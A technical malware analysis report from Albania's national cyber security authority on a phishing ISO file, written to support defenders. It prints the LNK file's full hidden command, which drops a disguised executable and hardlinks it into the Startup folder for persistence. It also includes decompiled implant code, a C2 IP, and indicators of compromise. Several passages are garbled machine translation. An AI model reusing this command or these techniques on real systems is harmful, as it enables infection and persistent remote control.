REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis
Invoice#0014436.iso

Version: 1.0
Date: 25/02/2026

"Papa John Paul II" Street no. 3, Tirana;
Website: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax: 04 2221 039

CONTENT

InformatIon Technical **2**
File analysis **3**
Indicators of Compromise **13**
Recommendations **14**

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

AKSK reserves the right to change, update, or amend any part of this report without prior notice .

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

InformatIon Tech

ISO file format , identified as part of a phishing campaign. The ISO file was used as a distribution mechanism to bypass email security filters and increase credibility with the victim, posing as a

legitimate document (e.g. invoice, contract or official document).

File analysis

Invoice#0014436.iso file is an iso or ISO image format file which is used to archive or create bootable programs.



Figure. 1. ISO file

Specifically, the ISO file, if clicked, will only display a document named **Invoice#0014436.pdf.lnk** , which if we check its properties will show that it contains a command:

%ComSpec% /c start /MIN Invoice#0014436.pdf && type "img.jpg" > "C:\ProgramData\img.jpg" && mklink /h "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\searchmgnr.exe" C:\ProgramData\img.jpg && start C:\ProgramData\img.jpg

This command itself accesses a file **Invoice#0014436.pdf** and, using **type,** writes the contents of the file *img.jpg to the* ***ProgramData directory.*** and through ***mklink*** creates a ***hardlink*** with the name *searchmgnr.exe* but this link itself refers to the file *img.jpg.* So this file will be executed every time the computer is turned on.



Figure. 2. Hidden command

This means that the *img.jpg file* is not a single file but an executable file. To see these files, we need to enable the ***View Hidden Files option in Windows .***



Fig. 3Contents of the iso file

img.jpg file is an executable file, which is evidenced by the file header from ***Magic Bytes 4D 5A.***



Figure. 4. img.jpg Magic Bytes

DAT_140010260 Static data block (HTTP/beacon)

It is a **static payload** of **~0x51E** bytes that other functions **copy** and use as an **HTTP/C2 request** .

- **IP (UTF -16LE):** 62[.]171[.]165.11
- **User -Agent (UTF16LE):** Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...
- **Header -a (UTF16LE):** Content- Type : application/ json , Accept : application/ json , etc.
- Numeric value between (probably) **length , code , port, etc.)**



Figure. 5IP C2

function **FUN_14000ef9a** RAISES structure INITIAL THE configuration ABOUT COMPONENT THAT communicates with the server (C2). Prepares parameters , loads OTHER USEFUL value THE predetermined , and more AFTER *pars-on* A list objects THE TAKEN BY CHANNEL The communication .

1. It requires IN A table THE INTERNAL an element with a specific "magic value" (0x545152545889). This USE ABOUT THE found context IMPLEMENTING where saved functions , allocator , and reader The THE data .
2. Completes A structure configuration :
    - Constant GUID
    - Path to A PRocess THE legitimate (notepad.exe) that will USE as "host"
    - A local pipe named \\.\pipe\ kharon_pipe
    - Some flag -fields and default pointers-
3. charges A block THE GREAT THE given static (0x51E bytes), i WHAT CONTAINS HTTP request , headers, User-Agent , etc.
4. Reads from CHANNEL The INTERNAL number of elements THAT MUST THE deserialize . For each element allocates memory and reads THE RECORDS according to A scheme format . There are three FORMATS THE possible (100h, 150h, 200h).
5. Structures THE all THESE objects and stores them in an array inside structure OF THE configuration .

function prepare THE all "session state" for communication with C2. Many BY THE RECORDS ARE constant . Parsing logic indicates that the tool GET " to-do " list or NATURE THE COMPLICATED direct BY server .



Fig . 6Structure configuration

FUN_14000ed48 serves ABOUT THE OPEN A object THE targeted (often process) with privileges THE enough , for THE TAKE a handle of available ABOUT to , and then for THE created A structure new to BASED IN that handle.

Logic :

1. Trying THE TAKE the privilege *SeDebugPrivilege* ABOUT THE OPEN FACILITIES THE protected .
2. tries THE DISCLOSE accessible facility THE high . If NOT succeed , use access MORE THE low .
3. Use A function THE INTERNAL ABOUT THE found A under -the object WITHIN to that handle -of .
4. whether is found , it duplicates the handle -in with a method THE vtables and reopen it with parameters THE different .
5. Hand over the handle -to the final function. *FUN_14000e9ba* THAT builds structure final .

```
1
2 uint * FUN_14000ed48(longlong *param_1,uint param_2)
3
4 {
5   int iVar1;
6   longlong lVar2;
7   ulonglong uVar3;
8   uint *puVar4;
9   longlong local_30;
0   longlong local_28;
1
2   local_30 = -1;
3   local_28 = -1;
4   lVar2 = FUN_14000e4c6(param_1);
5   if (lVar2 != 0) {
6     FUN_14000ecce(param_1,lVar2,"SeDebugPrivilege");
7     (**(code **)(*param_1 + 0x740))(lVar2);
8   }
9   lVar2 = FUN_14000de0a(*(longlong **)(*param_1 + 0x68),0x1000,0,param_2);
0   if ((1 < lVar2 + 1U) ||
1      (lVar2 = FUN_14000de0a(*(longlong **)(*param_1 + 0x68),0x400,0,param_2
2     uVar3 = FUN_14000e5fc(param_1,lVar2,10,&local_30);
3     if (((int)uVar3 != 0) && (local_30 != -1)) {
```

Fig 7Function 1400ed48

FUN_14000703e

Builds two versions of the URL THAT uSED ABOUT HTTP communication one in Unicode and a in ASCII.

1. allocate two buffers , one wide and one ASCII.
2. place protocol (http:// or https:// depending on A argument).
3. Get the host and port BY settings introductory .
4. Compose the full URL with the following order :
5. scheme + host + ":" + port + path
6. Write the URL in THE two *buffers* using *primitive* THE Formatting BY **vtable** .
   – This function builds endpoints -for HTTP requests .
   – Result It 's applicable IN the structure of the object that will use then for communication with the server .



*Fig. 8. function **FUN_14000703e***

function **FUN_140008ae4** IS A BY parts MORE complex THE component THE communication . Since IN BEGINNING It is distinguished by its dealing with:

- Preparation of structures THE request ,
- Selecting the HTTP method (GET or POST),
- Sending the request ,
- Receiving and verifying the response ,
- Integrity checking and decoding ,



Fig 9Function FUN_140008ae4

function **FUN_1400112b4** serves as a function "resolver": it takes a string representing a function name and returns its address.

1. Hashon the name given with a FNV algorithm modified (case-insensitive).
2. Compares hash -in with a table THE INTERNAL which has about 40 pairs [hash pointer function].
3. CONTROLS OTHER USEFUL CASES THE special THE hand - coded where REMANDS direct of functions THE vtables OR label THE CERTAIN inside binary -t.
4. whether the name has the form module$function , then :
   Builds module.dll
   Trying THE ago MODULE either by hash or by name
   Calling A routine type “ GetProcAddress ” for THE TAKE function address IN module
5. whether NOT Available nothing , returns NULL.
6. This type of resolver IS LOT The ordinary IN loaded vehicles dynamically , especially IN implants /LOADER -a. It allows CODE THE hide imports and resolve APIs only IN AGE execution .



Figure . 10Evidence BEACON string

FUN_140007f1e It is A function multifunction ABOUT HTTP communication and is used ABOUT THE read body, headers and cookies from a response.

- First it asks body size with one code specific .
- whether MAGNITUDE KNOW allocate buffer and reads it THE in a whole at once .
- If not, it reads in 4KB blocks and increments. buffer gradually .
- Returns the pointer and the length .
- GET THE all headers as Unicode text .
- compares header names IN case-insensitive manner .
- If found : copies it VALUE to ASCII/UTF -8 and converts it HOW answer ,
- gene a cookie from " -Cookie Set"



Fig. 11 Setting the cookie as a header.



Fig. 12IP C2 long execution

Figure. 13Agent name hardcoded

Fig. 14 communication url and path /route4

Indicators of Compromise

2781BE9D7F88FEA111AC95F4135ECD618CE9EAC42F402BFB48E956BEF267E29D	**Invoice#0014436.iso**
91FC23972D6B9037C3A2110AC0FAD2B3B61AFA1BF19887E7785A1257B1F38F19	**Invoice#0014436.pdf**
098B9E92CA53E284B3CD745472069AB16CA457E064CABE7D7B477DB4E364E709	**Invoice#0014436.pdf.lnk**

EB7DFBCF7125C4FE2F1897E0A6F58B5780E7B8357BB5D6683E2D08BF57F91DA8	**img.jpg**
62[.]171[.]165[.]11	**IP**

RECOMMENDATIONS

The National Cyber Security Authority recommends:

• Immediate blocking of Indicators of Compromise, mentioned above in your protective equipment.

• Continuous analysis of logs coming from SIEM (Security information and Event Management)
Management).

• Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.

• Installing network perimeter devices that perform deep traffic analysis by based not only on access list rules but also on its behavior (Firewalls NextGen).

• The identified systems should be segmented into different VLANs, applying "Access control list for the entire network perimeter", web services must be separated from the Database their Active Directory must be on a separate VLAN.

• Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.

• Apply traffic filters in the case of remote access to hosts (employees/partners) third parties/clients).

• Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).

• Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavioral level.

• Design the solution for managing user access "Identity Access" Management" to control the identity and privileges of users in real time according to the "zero-trust" principle.